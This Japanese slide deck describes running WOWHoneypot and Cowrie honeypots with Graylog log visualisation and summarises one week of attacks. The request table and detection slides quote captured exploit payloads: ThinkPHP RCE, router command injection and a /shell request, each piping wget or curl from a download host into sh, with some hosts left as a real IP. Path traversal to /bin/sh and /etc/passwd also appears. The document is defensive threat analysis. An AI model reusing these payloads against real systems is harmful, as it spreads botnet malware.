

# ハニーポットへの攻撃を 可視化分析してみよう

---

ゆうろん

# 自己紹介

---

ゆうろんという名前で活動しています。

知識/スキルはサーバ(Linux)/NW系メインです。

ブログ:<https://study-it-infra.info/>

【VRChat】Bluelion2718

【Cluster】ゆうろん



# Contents

---

1. ハニーポットとは
2. ログ可視化基盤の検討
3. サーバ構成
4. Graylogの可視化例
5. WOWHoneypot/Cowrieの検知状況
6. 収集したデータから読み取れること
7. まとめ

# 1. ハニーポットとは

---

ハニーポット(HoneyPot)は**攻撃を受けることを前提とした罠システム**のこと。

ハニーポットが記録したログや収集したファイルから、攻撃に関する情報の解析や分析を行うことができます。

ハニーポットを使って攻撃者の意図や狙いを明らかにすることがハニーポット運用の楽しみ方です。

# ハニーポットの目的

---

ハニーポットは**目的に合わせて構築/運用するものです。**

例えば...

- ・ Web(HTTP/HTTPS)への攻撃情報を収集したい！  
=> WOWhoneypotやGlastopf, DShieldを構築する
- ・ SSHへの攻撃情報を観測したい！  
=> Cowrieを構築する
- ・ たくさんのハニーポットを植えていろんな攻撃を見たい!  
=> T-Potを構築する(ただし要求スペックは高め...)

# ハニーポッターとして初の選定

---

はじめてハニーポットを植えるので、  
攻撃の多い**Web(HTTP/HTTPS)とSSH**を観測対象とすることにしました。

採用したのは**WOWHoneypot**(HTTP/HTTPS)と**Cowrie**(SSH)です。  
どちらも構築が簡単な低対話型ハニーポットです。

WOWHoneypot: <https://github.com/morihisa/WOWHoneypot>  
Cowrie: <https://github.com/cowrie/cowrie>

# ログをどうやってみる？

---

ログをサーバにSSHでアクセスして、tailやgrepコマンドなどで見て、解析するの  
は大変手間がかかる作業...

代替手段として

1. ログを整理/抽出/加工し表示するスクリプトを組む

Shellスクリプト, Python ...

2. ログの可視化基盤を構築する

Splunk, ELK, Graylog, Grafana...

## 2. ログ可視化基盤の検討

---

ログ可視化基盤といつてもいろいろあります。

- **Splunk (無料版)**

GUIが洗練されているが、Free版は500MB/日上限、長期運用・大量ログには不向き、無料版は制約が多い

- **ELK(Elasticsearch+Logstash+Kibana)**

カスタマイズ性/可視性が高いが、要求スペックが大、チューニングが大変

- **GrayLog(GrayLog+OpenSearch+MongoDB)**

Log収集・可視化・アラートが一括管理可能、可視性はELKより低い

# GrayLogの特徴

## 説明:

ログの収集、集約、検索、分析、可視化に特化した  
OSSの統合ログ管理ソフトウェア

## 特徴:

- ・多様なログ形式への対応したログ収集/解析
- ・ログのフィールド分解と高速検索
- ・Webインターフェース(GUI)の提供
- ・リアルタイムでの異常検知とアラート機能



A screenshot of the GrayLog web interface. The top navigation bar includes links for Search, Streams, Alerts, Dashboards, Enterprise, Security, and System. The main area features a world map with red dots indicating log entries. A central panel displays a table of log entries with columns for timestamp, source, type, and message. Below the table are two smaller panels: one showing a line graph of access count over time and another showing a list of POST requests. The bottom of the screen shows a footer with links for Help, About, and Contact.


# 3. サーバ構成

## ハニーポット構成:


- ・同じVPS上に2つのハニーポットを植える
- ・Filebeatでログファイル監視と送信を行う

## Graylog構成:

- ・自宅サーバにGraylog監視基盤を設置
- ・VPS(Filebeat)↔自宅サーバ(Graylog)間はSSL/TLSで暗号化して送信



# 4. Graylog の可視化例1



# 4. Graylog の可視化例2

### アクセスURIランキング

URI	カウント
1 /	487
2 /favicon.ico	99
3 /.env	83
4 /Core/Skin/Login.aspx	70
5 /login	22
6 /.git/config	17
7 /admin/config.php	15
8 /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh	14
9 /sitemap.xml	14

2025-11-15 10:30:00.000 - 2025-11-22 14:03:49.000

### アクセス元ランキング

国	割合
US	45.9%
NL	11.7%
HK	8.59%
JP	6.03%
CN	4.49%
GB	4.49%
SE	3.57%
NG	3.13%
FR	1.7%
AL	1.4%
SC	1.4%
SG	1.1%
CA	1.1%
(Empty Value)	1.1%

2025-11-15 10:30:10.000 - 2025-11-22 10:30:10.000


### リクエスト一覧

日付	時間	IP	HTTPバージョン	メソッド	URI
2025-11-20	15:00:44+0900	65.49.1.10	HTTP/1.1	GET	/geoserver/web/
2025-11-20	14:59:44+0900	65.49.1.20	HTTP/1.1	GET	/favicon.ico
2025-11-20	14:56:36+0900	65.49.1.10	HTTP/1.1	GET	/
2025-11-20	14:53:36+0900	101.32.192.203	HTTP/1.1	HEAD	/Core/Skin/Login.aspx
2025-11-20	14:52:16+0900	44.247.222.90	HTTP/1.1	GET	/
2025-11-20	14:47:54+0900	149.88.19.10	HTTP/1.1	GET	/well-known/agent-card.json
2025-11-20	14:46:30+0900	91.232.238.112	HTTP/1.0	GET	/
2025-11-20	14:37:12+0900	133.238.20.242	HTTP/1.0	GET	/
2025-11-20	14:19:00+0900	185.226.197.19	HTTP/1.1	GET	/SystemDataService/Content/Images/favicon.ico
2025-11-20	14:18:58+0900	185.226.197.20	HTTP/1.1	GET	/Web/Auth
2025-11-20	13:57:13+0900	138.197.41.105	HTTP/1.1	POST	/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh
2025-11-20	13:51:44+0900	40.77.167.4	HTTP/1.1	GET	/
2025-11-20	13:51:35+0900	52.167.144.57	HTTP/1.1	GET	/robots.txt
2025-11-20	13:01:15+0900	85.238.64.189	HTTP/1.1	GET	/
2025-11-20	12:51:29+0900	91.232.238.153	HTTP/1.0	GET	/admin/config.php
2025-11-20	12:47:08+0900	150.109.119.38	HTTP/1.1	GET	/
2025-11-20	12:00:40+0900	45.153.34.82	HTTP/1.1	GET	/.git/config
2025-11-20	11:32:45+0900	101.32.192.203	HTTP/1.1	HEAD	/Core/Skin/Login.aspx
2025-11-20	11:23:21+0900	192.159.99.95	HTTP/1.1	GET	/public/index.php?
					s=/_Index/_think/app/invokefunction&function=call_user_func_array&vars[0]=system
					&vars[1][]=%28wget%20-qO-
					%20http%3A%2F%2F74.194.191.52%2Frondo.bg.sh%7C%7Cbusybox%20wget%20-
					qO-%20http%3A%2F%2F74.194.191.52%2Frondo.bg.sh%7Ccurl%20-
					s%20http%3A%2F%2F74.194.191.52%2Frondo.bg.sh%29%7Csh
2025-11-20	11:23:21+0900	192.159.99.95	HTTP/1.0	POST	/cgi-bin/login.cgi
2025-11-20	11:23:21+0900	192.159.99.95	HTTP/1.1	POST	/apply_sec.cgi
2025-11-20	11:23:21+0900	192.159.99.95	HTTP/1.1	POST	/goform/formJsonAjaxReq
2025-11-20	11:23:21+0900	192.159.99.95	HTTP/1.1	POST	/bofrm/formSysCmd
2025-11-20	11:23:20+0900	192.159.99.95	HTTP/1.1	GET	/cgi-bin/luci/stok=/locale?
					form=country&operation=write&country=%60busybox%20wget%20-qO-
					%20http%3A%2F%2F74.194.191.52%2Frondo.zqq.sh%7Csh%60


2025-11-15 10:30:00.000 - 2025-11-22 10:30:00.000

# 5. WOWHoneypot/Cowrieの検知状況

2025/11/15(土) ~ 2025/11/21(金)で 攻撃ログを収集しました。



WOWHoneypotのアクセス元



Cowrieのアクセス元

# WOWHoneypotの検知状況1

## スキャンの多い項目

### /.env に対するスキャン行為

- 環境設定ファイルの探索

### /.git に対するスキャン行為

- Gitリポジトリメタデータの探索

### /.aws/config に対するスキャン行為

- AWS認証情報ファイルの探索

アクセスURIランキング		
#	filebeat_dissect_request_uri	count(filebeat_dissect_request_uri)
1	/	488
2	/favicon.ico	99
3	/.env	83
4	/Core/Skin/Login.aspx	70
5	/login	22
6	/.git/config	18
7	/admin/config.php	15
8	/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh	14
9	/sitemap.xml	14
10	/geoserver/web/	9
11	/aaa9	8
12	/developmentserver/metadatauploader	7
13	/robots.txt	7
14	/.env.production	6
15	/well-known/security.txt	6
16	/aab9	6

# WOWHoneypotの検知状況2

---

## エクスプロイト攻撃

### パストラバーサルを狙った攻撃

- URI: /cgi-bin/.%2e/.%2e/.../bin/sh (12回)
- 概要: /bin/shなどのシステム実行ファイルを直接実行しようとする試み
- URI: /..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd (3回)
- 概要: /etc/passwdを読み取り、システムユーザー情報を取得しようとする試み

### PHPUnit RCE脆弱性 (CVE-2017-9841) (4回)

- URI: /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
- 概要: PHPのテストフレームワークの既知のリモートコード実行 (RCE) 脆弱性を悪用

### Oracle WebLogic Serverの脆弱性 (CVE-2017-10271など) (4回)

- URI: /wls-wsat/CoordinatorPortType
- 概要: WebLogicのWebサービスに対する既知のXMLデシリアライゼーションの脆弱性悪用

# WOWHoneypotの検知状況3

---

## ボットネットのダウンロード・実行 (6回)

- /shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2F[IPアドレス]%2Fjaws.sh%3Bcurl%20-O%20http%3A%2F%2F[IPアドレス]%2Fjaws.sh%3B%20chmod%20777%20jaws.sh%3Bsh%20jaws.sh%3Brm%20-rf%20jaws.sh /shell?cd /tmp;wget http://[IPアドレス]/jaws.sh;curl -O http://[IPアドレス]/jaws.sh; chmod 777 jaws.sh;sh jaws.sh;rm -rf jaws.sh

## BYTEVALUE Intelligent Flow Control Routerを狙ったコマンドインジェクション(CVE-2023-7311) (4回)

- /goform/webRead/open/?path=%7Cwget%20-qO-%20http%3A%2F%2F[IPアドレス]%2Frondo.wtf.sh%7Csh /goform/webRead/open/?path=|wget -qO- http://[IPアドレス]/rondo.wtf.sh|sh

## ThinkPHPフレームワークのRCEを経由したマルウェアのDL/実行 (4回)

- /index.php?s=/Index/¥think¥app/invokefunction&function=call\_user\_func\_array&vars[0]=system&vars[1][]=%28wget%20-qO-%20http%3A%2F%2F[IPアドレス]%2Frondo.txg.sh%7C%7Cbusybox%20wget%20-qO-%20http%3A%2F%2F[IPアドレス]%2Frondo.txg.sh%7C%7Ccurl%20-s%20http%3A%2F%2F[IPアドレス]%2Frondo.txg.sh%29%7Csh

# WOWHoneypotへの攻撃傾向

---

ダウンロードを試みていたスクリプト名やログ情報から、以下の攻撃傾向がみられました。

- **Androxgh0st**

AWS認証情報などを狙うマルウェアに感染したボットネットによる広範なスキャンを多数確認

- **RondoDox**

新型ボットネット「RondoDox」に関連すると思われる、さまざまな種類のエクスプロイト攻撃を確認

- **Redtail**

暗号資産Moneroの不正マイニングを試みるマルウェアのダウンロード試行を確認

- **MIRAI**

IoTデバイスを狙ったDDos攻撃で有名なボットネット「MIRAI」に関連した攻撃をわずかではあるが記録しました

# Cowrieの検知状況1

---

## 最も利用された認証情報

攻撃者は主にrootとadminという有名なユーザー名に、123456やpasswordといった脆弱なパスワードを組み合わせていました。

順位      ユーザ名      回数

1	root	122
2	admin	43
3	developer	4
4	debian	4
5	guest	4

順位      パスワード      回数

1	123456	34
2	root	13
3	password	10
4	admin	7
5	1234	6

# Cowrieの検知状況2

---

## シェルアクセス後の攻撃傾向

### 多数の偵察活動

- シェルアクセス後、ほとんどのログは、unameやcat /proc/cpuinfoなどのシステム環境や実行可能なコマンドの確認に関するコマンド試行でした

### マルウェアDL/実行の少なさ

- シェルアクセス後にマルウェアのダウンロードと実行の試行があったのはわずか4回でした
- これはハニーポット環境であることを検出した、もしくは攻撃スクリプトが初期偵察フェーズで停止した可能性を示唆しています

### 手動による接続

- 3件のログは、ボットではなく手動によるSSH接続の可能性を示していました

# Cowrieのファイル捕捉状況

攻撃者が配置しようと試みた4つのファイルの情報は以下の通り。

検体	AV認定数	ファイルタイプ	種類/所見
A	44/65	ELF (Linux Executable)	トロイの木馬、マイニングツール (2022年登録)
B	38/65	ELF (Linux Executable)	トロイの木馬、マイニングツール (2023年登録)
C	0/65	YAML	恐らくハニーポット環境でのみ見られる、攻撃者が実行を試みる設定ファイルやスクリプト。(サイズ140B)
D	0/65	TXT	恐らくハニーポット環境でのみ見られる、非常に短いスクリプトやテストファイル。(サイズ70B)

# 6. 収集したデータから読み取れること

---

## 攻撃者の関心状況

1. 不正なマイニングへの関心
2. IoT機器に対する関心

## 攻撃者の攻撃方法

- ・広範囲の脆弱性を網羅するような自動スキャン
- ・単純なパスワード総当たり攻撃

## 7. まとめ

---

- ・デフォルトの設定でもハニーポットを置くだけで攻撃ログが集まる
- ・ログ可視化環境を作るとログ解析しやすい
- ・GrayLogはいいぞ～

